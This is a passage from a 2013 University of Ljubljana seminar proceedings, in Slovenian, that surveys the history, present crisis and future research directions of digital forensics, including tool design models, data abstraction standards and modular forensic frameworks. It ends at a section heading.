


University of Ljubljana
Faculty of Computer and Information Science

Zbornik

Digitalna forenzika

Seminarske naloge, 2012/2013

Ljubljana, 2013

Zbornik
Digitalna forenzika, Seminarske naloge 2012/2013

Editor: Andrej Brodnik, Maja Podbevšek

Ljubljana : Univerza v Ljubljani, Fakulteta za računalništvo in informatiko, 2013.

Kazalo vsebine

Digitalna forenzika: Naslednjih 10 let

Seminarska naloga pri predmetu Digitalna forenzika 2012/2013
FAKULTETA ZA RAČUNALNIŠTVO IN INFORMATIKO
Ljubljana, 12.5.2013

Aleksandar Kojić[*] Dejan Grbec[†] Simon Ivanšek[‡]

POVZETEK

V seminarski nalogi bomo predstavili kratko zgodovino digitalne forenzike, njene slabosti in prednosti v preteklosti in sedanjosti in smernice, kako naj bi se digitalna forenzika razvijala in uporabljala v prihodnosti.

Ključne besede

Digitalna forenzika, Zlata doba digitalne forenzike, Kriza digitalne forenzike, Današnji raziskovalni izzivi, Nova raziskovalna usmeritev, Abstrakcija forenzičnih podatkov, Modularnost in združljivost, Alternativni modeli analize, Pomikanje po lestvici abstrakcije

1. UVOD

Digitalna forenzika se je razvila iz precej nejasnih okoliščin in nato postala ena izmed najpomembnejših stvari pri mnogih raziskavah. Orodja za digitalno forenziko se dnevno uporabljajo v različnih dejavnostih. Uporabljajo jih preiskovalci in analitiki v lokalnih, državnih in zveznih organih kazenskega pregona. Uporabljajo jih tudi v vojski in v ostalih vladinih organizacijah, ki imajo opravka z digitalno forenziko. V zadnjem desetletju so se forenzična orodja in procesi zelo uspešno razvijali. V splošnem lahko predvidevamo, da lahko oseba, ki je usposobljena za delo z naprednimi forenzičnimi orodji, pridobi informacije iz katerekoli digitalne naprave. Digitalna forenzika se bo morala v prihodnjih desetih letih precej prilagoditi, saj postajajo primeri vedno bolj pogosti in zahtevni. Predstavili bomo današnje raziskovalne izzive, kakšne so težave današnjih forenzičnih orodij, s kakšnimi težavami se inženirji soočajo pri povratnem inženiringu in kako vplivajo akademske raziskave na razvoj orodij za namene digitalne forenzike. Nato si bomo pogledali nove raziskovalne usmeriteve, ki izpostavljajo abstrakcijo forenzičnih podatkov, modularizacijo in združljivost ter alternativne modele analize.

[*]Aleksandar Kojić
[†]Dejan Grbec
[‡]Simon Ivanšek

2. DIGITALNA FORENZIKA

2.1 Kratka zgodovina

Digitalna forenzika je danes zelo pomembna pri odkrivanju kaznivih dejanj storjenih s pomočjo računalnika, oziroma za razreševanje zločinov, kjer se dokazi nahajajo na računalniku.

Digitalno forenziko poznamo že približno 40 let. Prve forenzične tehnike so bile namenjene obnavljanju poškodovanih podatkov. Zgodnji začetki so bili zaznamovani s:

- strojno, programsko in aplikacijsko raznolikostjo,
- širjenje formatov datotek, ki so bili slabo dokumentirani,
- pomanjkanje formalnih procesov, postopkov in usposabljanj.

V začetkih so digitalno forenziko opravljali računalniški strokovnjaki, ki so sodelovali z organi pregona na t.i. ”ad hoc” način - različno od primera do primera. Prav tako ni bilo pretirane potrebe po digitalni forenziki. Dokazi na časovno deljenih sistemih, so bili lahko obnovljeni brez uporabe orodij za obnavljanje podatkov. Ker so bili diski majhni, je veliko storilcev obsežno izpisovalo podatke, zato je bilo malo primerov, kjer je bilo potrebno analizirati digitalni medij.

2.2 Zlata doba digitalne forenzike

Obdobje med leti 1999 in 2007 bi lahko poimenovali, kot zlata doba digitalne forenzike [1]. V tem obdobju je digitalna forenzika veljala za t.i. ”čarobno okno”, ki je videlo v preteklost (obnova podatkov za katere smo mislili, da so izbrisani) in posledično v misli storilca kriminalnega dejanja.

Omrežna in pomnilniška forenzika je omogočala, da zaustavimo čas in opazujemo kriminalna dejanja, tako kot so se zgodila, čeprav je to bilo storjeno že pred meseci. Za zlato dobo digitalne forenzike so pomembne oziroma značilne naslednje stvari:

- razširjena uporaba operacijskega sistema Windows, zlasti Windows XP,

Slika 1: Vmesnik SATA za priklop diska.

- razmeroma malo formatov datotek, ki so bili pomembni pri forenzičnih raziskavah (.jpeg, .doc, .avi, .wmv),
- preiskave so bile v glavnem omejene na en sam računalniški sistem,
- naprave za shrambo podatkov (diski,...), ki so imele standardne vmesnike, kable in priključke (Slika 1.).
- večje število programov na trgu, ki se ukvarjajo z obnovo podatkov, ki so bili spremenjeni ali izbrisani.

2.3 Kriza digitalne forenzike

Danes je večina napredka digitalne forenzike, ki se je zgodil v zadnjem desetletju, postalo nepomembnega, oziroma je v fazi stagniranja. Digitalna forenzika se sooča s krizo. Zmogljivosti digitalne forenzike so v nevarnosti, njihov vpliv se zmanjšuje, možno je tudi, da postane neuporabna pri odkrivanju zločinov. Temu so pripomogli napredek in temeljne spremembe računalniške industrije, kot so:

- naraščajoča velikost diskov pomeni, da pogosto ne bo dovolj časa za zajem celotne slike diska, ki vsebuje potrebne podatke za forenzično preiskavo,
- naraščajoče število vmesnikov strojne opreme, kar pomeni, da naprave ne bo več tako lahko odstraniti ali zajeti,
- širjenje operacijskih sistemov in formatov datotek,
- vedno več primerov, kjer je analiza potrebna na večih računalniških sistemih in ne samo na enemu,
- uporaba oblačnih storitev za shranjevanje podatkov, kjer je praktično nemogoče pridobiti podatke,
- omejitev obsega digitalne forenzike s pravnimi izzivi.

Velik problem v digitalni forenziki je tudi veliko število različnih pametnih telefonov, ki imajo različne mobilne operacijske sisteme (Android, Apple, Blackberry,..), kjer je za vsako platformo napisanih ogromno aplikacij. Mobilni telefon je primarno orodje, ki ga uporabljajo zločinci in teroristi, vendar nimamo standardiziranega načina za zajem takšnih podatkov.

Podobne težave se pojavljajo pri zajemu podatkov v telekomunikacijski opremi, video igrah in celo v e-knjigah, kjer se soočimo z intelektualno lastnino in so tako pravno še bolj zaščitene pred forenzično preiskavo, čeprav se lahko tudi te naprave uporabijo za kazniva dejanja in tako vsebujejo informacije, ki so relevantne za forenzično preiskavo. Če nismo zmožni preiskati naprave, ne moremo niti preveriti, če naprava vsebuje kakšno zlonamerno oziroma škodljivo programsko kodo.

Velika velikost diska in podobnih naprav lahko zelo upočasni postopek forenzične preiskave. Če imamo 2TB velik disk, traja zajem podatkov več ur. Prav tako se lahko zgodi, da imajo posamezniki več prostora na diskih, kot ga ima naprimer laboratorij za forenziko, ki je del policije.

Kriptiranje podatkov in računalništvo v oblaku onemogoča učinkovito forenzično preiskavo. Pri oblaku so podatki shranjeni in razpršeni na neidentificiranih strežnikih, pri kriptiranju pa je problem, ker potrebujemo veliko časa in nekaj sreče, če želimo pridobiti dešifrirane podatke. Pri oblaku so onemogočeni že osnovi koraki forenzične preiskave, kot je izolacija in arhiviranje podatkov.

Slika 2: Hlajenje RAM čipov za namene RAM forenzike. Ob zelo nizkih temperaturah se vsebina spomina ohrani za nekaj minut, čeprav izklopimo napajanje.

V zadnjih letih beležimo porast zanimanja za tako imenovano RAM forenziko (Slika 2.), ki temelji na odpravi problema kriptiranja podatkov, zlonamerne škodljive kode in ki ni napisana v trajnem spominu. RAM forenzika omogoča zajem trenutnega stanja računalnika, katerega ni mogoče opraviti samo z analizo diska. Težava je v tem, da je RAM forenzična orodja veliko težje implementirati in izdelati. Za

razliko od podatkov, ki so napisani na disku in so namenjeni uporabi v prihodnosti, so informacije v RAMu potrebne za izvajanje trenutnega programa, torej v sedanjosti.

Za podjetja, ki ponujajo forenzične storitve je velik problem usposabljanje potrebnega kadra, ki izvaja forenzične preiskave. Pri usposabljanju je premalo kompleksnih in realističnih podatkov, ki se uporabljajo pri digitalni forenziki. Takšne podatke ni mogoče deliti med različnimi organizacijami, zato se močno povečajo stroški predvideni za pripravo učne snovi. Zaradi teh dejavnikov organizacije menijo, da se za kvalitetnega digitalnega forenzika - eksperta, ki lahko sam vodi preiskavo, porabi od 1 do 2 let usposabljanja.

Na koncu se pojavljajo tudi pravni triki in predlogi, ki skupaj sam proces digitalne forenzike zapletejo in močno podražijo. Prav tako različni sodni sistemi na mednarodni ravni onemogočajo učinkovito forenzično preiskavo, kar izkoristijo kriminalci, ki zelo uspešno sodelujejo med sabo.

Digitalna forenzika bo verjetno še kar nekaj časa pomemben del preiskav, ker je v svoji t.i. zlati dobi zelo napredovala in podala nove smernice pri preiskavah zločinov, vendar to verjetno ne bo dovolj na področju, ki se zelo hitro razvija. Za preprečitev tega je potrebno narediti korak naprej v raziskovalnem delu, kar bo predstavljeno v naslednjih poglavjih.

3. DANAŠNJI RAZISKOVALNI IZZIVI

V tem poglavju bomo predstavili pregled današnjih raziskovalnih aktivnosti digitalne forenzike. Prične se z raziskavo dejavnikov, ki vplivajo na razvoj današnjih orodij digitalne forenzike. Nato bomo nadaljevali z modelom "pregled, filter in poročilo", ki je uporabljen s strani mnogih forenzičnih orodij. Kasneje ugotovimo, da so rezultati mnogih forenzičnih raziskav slabo izveden povratni inženiring (angl. reverse engineering), ki se slabo integrira z obstoječimi orodji in spodleti pri ustvarjanju novih modelov, ki bi lahko močno znižali stroške forenzičnih raziskav.

3.1 Dokazno usmerjena zasnova

Obstajata dve temeljni težavi pri zasnovi današnjih forenzičnih orodij:

- Današnja orodja so zasnovana v pomoč preiskovalcem, da najdejo specifične dokaze ali njihove dele, ne omogočajo pa neposredne asistence pri preiskavi.
- Današnja orodja so bila oblikovana za reševanje zločinov storjenih nad ljudmi, kjer dokazi obstajajo na računalniku, niso pa bila ustvarjena za reševanje tipičnih kaznivih dejanj izvedenih s pomočjo računalnika ali zoper računalniku.

Za primer, današnja orodja se razvija za reševanje primerov z otroško pornografijo, ne pa za odkrivanje denimo hekerskih dejanj. Razvija se jih za odkrivanje dokazov, katerih posest je sama po sebi kriminalno dejanje.

Kot rezultat, današnja orodja slabo ustrezajo iskanju dokazov, ki so nenavadni, shranjeni na neobičajnih mestih ali premišljeno spremenjeni. Današnja orodja lahko (včasih) uporabimo za reševanje primera, ki vsebuje več terabajtov podatkov, vendar ne zmorejo zajeti vseh podatkov v strnjeno poročilo, ki bi preiskovalcem predstavilo celotno sliko podatkov. Prav tako je težko rekonstruirati časovno lestvico preteklih dogodkov in dejanj storilca zločina. Takšne naloge se več ali manj izvaja ročno, forenzična orodja pa se uporabi za preiskavo, odzive na incidente, razna odkritja na spletu in ostale namene.

Dokazno usmerjena zasnova orodij omejuje tako njihovo razvojno pot, kot tudi domišljijo tistih, ki vodijo današnje raziskave:

- Želja, da pri uporabi orodij ne bi spregledali potencialnih dokazov, je pripeljala razvijalce k poudarku na celovitosti, ne da bi nas skrbelo za hitrost delovanja. Kot rezultat obstaja nekaj forenzičnih orodij, s katerimi lahko v nekaj minutah izvedemo forenzično raziskavo.
- Izdelava elektronskih dokumentov, ki jih je mogoče uporabiti na sodišču, je zavrla razvoj forenzičnih tehnik, ki bi delovale na podatkih, ki jih ni zlahka prikazati. Na primer, kljub interesu analize nepopolnih podatkov, ne obstaja komercialno dostopnih orodij, ki bi izvajale koristne operacije na drugi polovici JPEG datoteke, ki ni vidna. Šele leta 2009 so akademiki ugotovili, da je možno rekonstruirati drugo polovico JPEG slike, čeprav le ta ni vidna.
- Nedopustnosti mešanja dokazov med primeri je v veliki meri prekinila cross-drive forenzična analiza, ki primerja informacije na večih nosilcih podatkov. Danes je denimo iskanje prstnih odtisov ali DNK med različnimi primeri nujno potrebno za izvajanje forenzične preiskave.

Današnja orodja si je potrebno ponovno zamisliti v smeri poenostavitve preiskovanj in raziskovanj. To je še posebej pomembno pri orodjih uporabljenih izven konteksta kazenskega pregona, na primer orodjih, ki jih uporabljamo za obrambo pred kibernetični napadi.

3.2 Model "pregled, filter in poročilo"

Večina današnjih forenzičnih orodij uporablja enake koncepte za iskanje in prikaz informacij. Ta pristop se imenuje model "pregled, filter in poročilo" (Slika 3.).

1. Vsi podatki, ki jih imamo na mediju, so vidni in analizirani v uporabniškem vmesniku aplikacije. Proces pregleda je običajno sestavljen iz štirih specifičnih korakov:
   (a) Podatki, ki jih analiziramo, so predstavljeni v drevesni strukturi. Koren drevesa kaže na vse podatke, ki so dostopni iz njega. Koren drevesa lahko predstavlja particijsko tabelo diska, korensko lokacijo datotečnega sistema, strukturo jedra pomnilnika ali mapo, ki vsebuje dokazno gradivo.
   (b) Ko se nahajamo v korenu, moramo rekurzivno preiskati drevesno strukturo, da najdemo podrejene podatkovne objekte. Primeri podatkovnih objektov vključuje datoteke, omrežne tokove in pomnilniške slike aplikacij.

(c) Informacije o vseh podatkovnih objektih shranimo v podatkovno bazo. Nekatera orodja uporabljajo in-memory podatkovne baze, nekatera pa uporabljajo zunanje SQL baze.


(d) Nekatera orodja dodatno izvajajo obrezovanje/klesanje (angl. carving), ki omogoča lociranje podatkovnih objektov, ki niso dostopni iz korena drevesa. To izvajajo rekurzivno in shranjujejo rezultate na način, kot je omenjen v točki (c), ali pa nam objekte vrnejo kot datoteke, ki jih kasneje ročno obdelamo.

2. Uporabniku so rezultati predstavljeni v tabelarični obliki. Vsak podatkovni objekt je možno podrobno pregledati.

3. Uporabnik lahko aplicira filtre nad pridobljenimi rezultati.

4. Uporabnik lahko išče po specifičnih ključnih besedah.

5. Na koncu uporabnik generira poročilo o ugotovitvah in procesu, ki nas pripelje do teh ugotovitev. Najbolj moderna forenzična orodja pomagajo pri pisanju poročila z določenimi vidiki.



Slika 3: Primer orodja, ki sledi modelu "pregled, filter in poročilo" - EnCase.

Ta model tesno spremlja cilje, ki so potrebni pri dokazno usmerjeni zasnovi (poglavje 3.1.). Na primer, model omogoča preiskovalcu iskanje določenega e-poštnega naslova, vendar nima zmožnosti, ki bi omogočala smiselno razvrstili vse e-poštne naslove, ki so prisotni. Pred analizo je podatke potrebno restavrirati, kar pripelje do tega, da so določene vrste forenzičnih analiz bistveno dražje, kot bi lahko bile s pomočjo drugih modelov. Nekatere procese je možno avtomatizirati z uporabno skriptnih jezikov, ki pa imajo omejen uspeh. Prav tako ta model ni primeren za paralelno procesiranje. Kot rezultat, imamo vedno večje zamude pri forenzičnih preiskavah.

3.3 Težavnost povratnega inženiringa

Mnogo inženirskih sredstev digitalne forenzike je namenjenih v povratni inženiring strojne in programske opreme, ki je bila razvita s strani globalne IT ekonomije in prodana na tržišču brez omejitev. Kljub temu, da je porabljenih veliko sredstev za te namene, raziskovalci še vedno nimajo sistematičnega pristopa. Pri tem ni standardnih orodij in pristopov, ki bi jih lahko uporabili. Obstaja nekaj avtomatizacije. Kot rezultat, vsak primer postane samostojen in njegovi rezultati se v splošnem ne morejo izmenjevati z ostalimi forenzičnimi orodji.

3.4 Monolitne aplikacije

Obstaja močna iniacitiva med nekaterimi proizvajalci, ki se želijo osredotočiti na razvoj večnamenskih forenzičnih aplikacij (all-in-one) [2]. Ti proizvajalci se v veliki meri izogibajo filozofiji operacijskega sisteme Unix. Namesto tega so se odločili za ustvarjanje aplikacij, ki imajo podobno uporabniško izkušnjo kot npr. Microsoft Office. Ta pristop poenostavi usposabljanje uporabnikov in žal spodbuja zapiranje sistema, kar tudi povečuje skupne stroške.

Take vrste aplikacij so primerne za preiskovalce in kriminaliste, ki nimajo posebnih tehničnih znanj in jim omogočajo začetno forenzično preiskavo in oceno elektronskega zločina. Aplikacije bi služile kot začetno orodje v kriminalni preiskavi, ki bi omogočale hitro in enostavno iskanje, pregled in izvoz relevantnih datotek shranjenih na računalniku, s pomočjo katerih bi se odločali, ali je potrebna nadaljna preiskava s strani strokovnjaka. Tako orodje mora biti fokusirano na uporabnika ter mora zagotavljati uspešen, učinkovit in zanesljiv odziv na mestu zločina. Pričakuje se, da bi bile take aplikacije zelo koristne za odkrivanje dokazov zaradi:

- Izboljšanega zagotavljanja storitve.
- Olajšanega zaslišanja osumljencev na mestu zločina.
- Zmožnosti primerjave scenskih slik okolice.
- Zmanjšanje zaseženih elektronskih naprav in ostalih predmetov.
- Znižanje potreb po forenzičnih specialistih, ker bi primer delno reševali na kraju zločina.

Predvideva se, da bodo take aplikacije s pomočjo uspešnega usposabljanja in protokolov za njeno uporabo, omogočale preiskovalcem zbiranje elektronskih dokazov, ki bi bili neposredno uporabni v sodnem procesu.

Podpora za datotečne sisteme, formate podatkov in kriptografijo je konkurenčna prednost za prodajalce in razvojne ekipe. Toda, ko so te zmožnosti zapakirane v eno aplikacijo, je končnim uporabnikom težko izbrati ustrezno aplikacijo z določenimi specifikacijami, ki jih zahteva njihovo delo.

3.5 Akademske raziskave

Precejšen del raziskav na področju digitalne forenzike se izvaja na univerzah in so financirane s strani različnih organizacij na državni ravni. Mnogo konferenc in revij redno objavlja rezultate teh raziskav. Mnogo forenzičnih programov

je razvitih na podlagi teh raziskav, kar ustvarja še več nadaljnjih raziskav in potencialno uporabnih orodij.

Toda kljub povečanemu številu forenzični raziskav, je razmeroma malo primerov, ki bi se uspešno prenesli na končne uporabnike:

1. Akademski raziskovalci razvijejo odprtokodno orodje, ki je neposredno uporabno, vendar ga velika večina končnih uporabnikov ne zna namestiti ali uporabljati.

2. Akademski raziskovalci licencirajo svojo tehnologijo proizvajalcem, ki jo prodajajo tako kot je, ali pa jo vključijo v svojo rešitev, kar je morda težko zaslediti.

3. Proizvajalec lahko s pomočjo akademskih raziskav vzporedno razvija svojo rešitev. Izkaže se, da so proizvajalci precej neobveščeni o trenutnem stanju akademske raziskave.

Prehod tehnologije z akademskega področja na končne uporabnike je pogosto težak. Vendar je potrebno opozoriti, da je prenos tehnologije h končnim uporabnikom zelo pomemben glede na obseg problema, saj imamo majhne skupine razvijalcev, ki imajo zelo majhne proračune za razvoj takih orodij. Ne moremo si privoščiti, da bi zapravili tehnologije, ki se razvijajo v akademskih krogih.

4. NOVA RAZISKOVALNA USMERITEV

Digitalno forenzične raziskave morajo postati bistveno bolj učinkovite, bolj usklajene in ustrezno financirane, če želijo preiskovalci ohraniti visoke zmožnosti digitalne forenzike v prihodnjem desetletju.

S soočanjem z naraščujočo kompleksnostjo aplikacij bo glavni pristop razvijalcev postala modularizacija in abstrakcija. Glede na osupljivo količino in zahtevnost podatkov, s katerimi se soočajo forenzični preiskovalci, bi bilo smiselno zahtevati standardizacijo podatkov in izmenjave med aplikacijami. Ključ do izboljšav v raziskavah je razvoj in sprejetje standardov podatkov, višje-nivojska abstrakcija podatkov in zmožnost kombiniranja različnih modelov za forenzično obdelavo.


4.1 Abstrakcija forenzičnih podatkov

Danes obstaja le pet širše uporabljenih abstrakcij podatkov:

- Slike diskov, ki so arhivirani in preneseni v surovem stanju ali v obliki EnCase E01 datotek.
- Paketno zajete datoteke v formatu BPF, ki se uporablja za predstavitev prestreženih omrežnih podatkov.
- Datoteke so uporabljene za predstavitev dokumentov, slik, itd.
- Podpisi datotek kot so MD5 in SHA1.
- Pridobljene podatkovne entitete kot so: imena, telefonske številke, e-poštni naslovi, številke kreditnih kartic, itd., ki so predstavljene s pomočjo ASCII ali Unicode besedilnih datotek.

Prizadevanja za razvoj novih formatov in abstrakcij so v veliki meri spodletela. Skupnost digitalne forenzike mora ustvariti širok nabor abstraktnih standardnih načinov za razumevanje, predstavitev in manipulacijo z informacijami, ki segajo od nekaj bajtov, pa vse do števila podatkov celotnega življenja neke osebe. Na primer:


- Podpisne metrike za predstavitev delov datoteke ali celih datotek, vključno z n-grami, s hash kodo delov datoteke in metrike podobnosti.
- Metapodatki datoteke. Npr. Microsoft Office lastnosti dokumenta, JPEG EXIF informacije (Slika 4.) ali geografske informacije.
- Metapodatki datotečnega sistema. Npr. časovni žigi, lastništvo datotek in fizična lokacija datotek na sliki diska.
- Profili aplikacije. Npr. zbirka datotek, ki je del aplikacije, informacije v registru sistema Windows, ki so asociirane z aplikacijo, podpisi dokumentov in podpisi omrežnega prometa.
- Uporabniški profili. Npr. opravila v katera je bil uporabnik vključen, katere aplikacije uporabnik zaganja, kdaj jih uporabnik zažene in za kakšen namen.
- Internetne informacije in informacije socialnih omrežij od uporabnika. Npr. zbirka uporabniških računov, ki jih uporabnik uporablja in spletni odtisi (angl. footprint).



Slika 4: Exif podatki JPEG datoteke.

Pomanjkanje standardiziranih abstrakcij in podatkovnih formatov upočasnjuje napredek, ki sili raziskovalce v razvoj več manjših delov sistema, predno pridejo do prvih rezultatov. Raziskovalci so prisiljeni, da preživijo več časa s pridobivanjem in pripravo podatkov. Prav tako je težje primerjati različne razvojne produkte. In kar je najpomembneje, pomanjkanje izmenljivih formatov omejuje možnost razvoja orodij, ki bi delovala medsebojno.

V digitalni forenziki bi lahko uporabili jezik XML (razširljiv označevalni jezik), ki bi omogočal izmenjavo širokega nabora forenzičnih metapodatkov. S pomočjo orodij, ki bi iz datotečnega sistema izločili pomembne metapodatke (tudi z obrezovanjem) v obliki XML, bi vodili forenzično obdelavo v obliki cevovoda, ki bi ohranjala semantično vsebino, medtem pa bi bile kasnejše faze cevovoda manj občutljive na podatke, ki so bili pridobljeni prejšnjih fazah. Če bi imeli en sam format, ki bi ga uporabljalo več obrezovalcev (angl. carver) podatkov, bi nam bilo omogočeno izvajati križno validacijo, nato pa izdelati enotno "meta" datoteko, ki bi logično združevala rezultate večih obrezovalcev in njihovih algoritmov ali pa opravljala obsežen regresijski test s pomočjo strojnega učenja.



Slika 5: Aplikacija FTK.

SQL je še eno orodje, ki bi ga lahko produktivno uporabljale forenzične skupnosti. Namesto integracije s pomočjo XML datotek, bi bila orodja integrirana preko SQL podatkovne baze. Nekatera orodja, kot so FTK3 (Slika 5.), hranijo podatke v podatkovni bazi SQL, vendar če bi želeli izkoristiti celoten potencial, bi bilo potrebno sprejeti standardne podatkovne modele in sheme.

4.2 Modularnost in združljivost


Podobno pomanjkanju standardiziranih podatkovnih formatov je podobno tudi pri standardizaciji arhitekture aplikacij za forenzično obdelavo.

Danes je večinski del forenzične programske opreme razvit v programskih jezikih C, C++, Java, Perl, Python, EnScript, itd.. Ta programska oprema teče na operacijskih sistemih Microsoft Windows, Apple Macintosh in Linux.

Ker imamo na voljo veliko razvojnih možnosti, so nekatere razvijalske skupnosti ustvarile ogrodja (angl. framework), ki omogočajo razvoj v različnih jezikih na različnih platformah. Običajno taka ogrodja vključujejo standardizirane modele, API-je za več platform in dostop do podatkov. Eden boljših primerov takega ogrodja je Apache spletni strežnik in razvojna platforma Eclipse. Nobeno tako ogrodje žal ne obstaja za obdelavo podatkov za namene digitalne forenzike.

Na primer, tako ogrodje bi lahko omogočalo vtičnike za datotečni sistem, procesiranje sektorjev, IP paketov, objektov v obliki bajtov (npr. datotek,...), časovnih žigov, e-poštnih naslovov in tako naprej. Ogrodje bi imelo veliko različnih korelacijskih podsistemov vključno z objektno-orientirano hierarhično zbirko in začasno podatkovno bazo dogodkov. Izhodni podsistem bi vtičnikom omogočal pridobitev strukturiranih podatkov, ki bi jih nato uporabili za tekstualna sporočila, interaktivna sporočila, vizualizacije ali pa bi jih porabili kot neke vrste avtomatizirane dogodke sisteme.

Vtičniki namenjeni forenzičnem ogrodju bi morali biti osnovani na modelu "povratni klic" (angl. callback). Ta model omogoča, da isti vtičnik uporabljajo aplikacije z eno ali več niti, kot tudi spletni strežniki. Čeprav SleuthKit in fiwalk.py omogočajo omejeno število odjemalcev, njihovi API-ji ne vključujejo npr. izdelave poročil. Taki API-ji bi omogočal uporabo forenzičnih modulov v interaktivnih kot tudi v sestavljenih forenzičnih orodjih.



Slika 6: Ogrodje DFF.

Danes imamo nekaj takih ogrodij, kot so PyFlag, OCFA in DFF (Slika 6.) [2], toda nobeno od teh orodij ne ponuja potrebnega obsega funkcionalnosti, možnosti za eksperimentiranje in avtomatizacije delovnega toka potrebnega za raziskovalno dejavnost. Tako ogrodje bi znižalo stroške raziskovanja in omogočalo raziskovalcem, da se raje osredotočijo na specifične algoritme, kot da bi se učili mnogo nižje nivojskih detajlov digitalne forenzike. Tako ogrodje bi nadalje

omogočilo hitro namestitev novih algoritmov na manjše naprave (npr. telefone), več-jedrne namizne sisteme in večje sisteme z več 100 računskimi vozlišči. Stabilen API, ki bi ga popularizirali s pomočjo tega ogrodja, bi lahko uporabili komercialni produktu kot so NetIntercept, EnCase in FTK, ki bi omogočali enostaven prehod tehnologije iz raziskovalnega laboratorija h končnim uporabnikom.

Kot smo že omenili, SQL bi lahko prav tako uporabili kot ogrodje za integracijo. Orodja za zbiranje podatkov bi podatke shranila v podatkovno baze iz katere bi brala druga orodja, ki služijo prikazu teh podatkov uporabniku. Uporaba SQL baze podatkov bi omogočala vpogled v podatke večim uporabnikom hkrati. Obenem pa zahteva skrbno načrtovanje in standardizirano shemo podatkov. SQL lahko zelo omeji zmogljivost npr. razvijalec mora ohranjati in vzdrževati stara polja v tabeli, čeprav niso več v uporabi, vendar jih vtičnik še vedno uporablja.

4.3 Alternativni modeli analize

Prvi logični korak pri sestavljanju modularnega forenzičnega ogrodja za obdelavo je vzpostavitev sistema, ki implementira model "pregled, filter in poročanje", opisan v razdelku 3.2. Pravilno sestavljeno ogrodje je lahko kasneje uporabljeno za eksperimentiranje z drugimi postopki obdelave podatkov.

4.3.1 Tokovno usmerjena preiskava diska

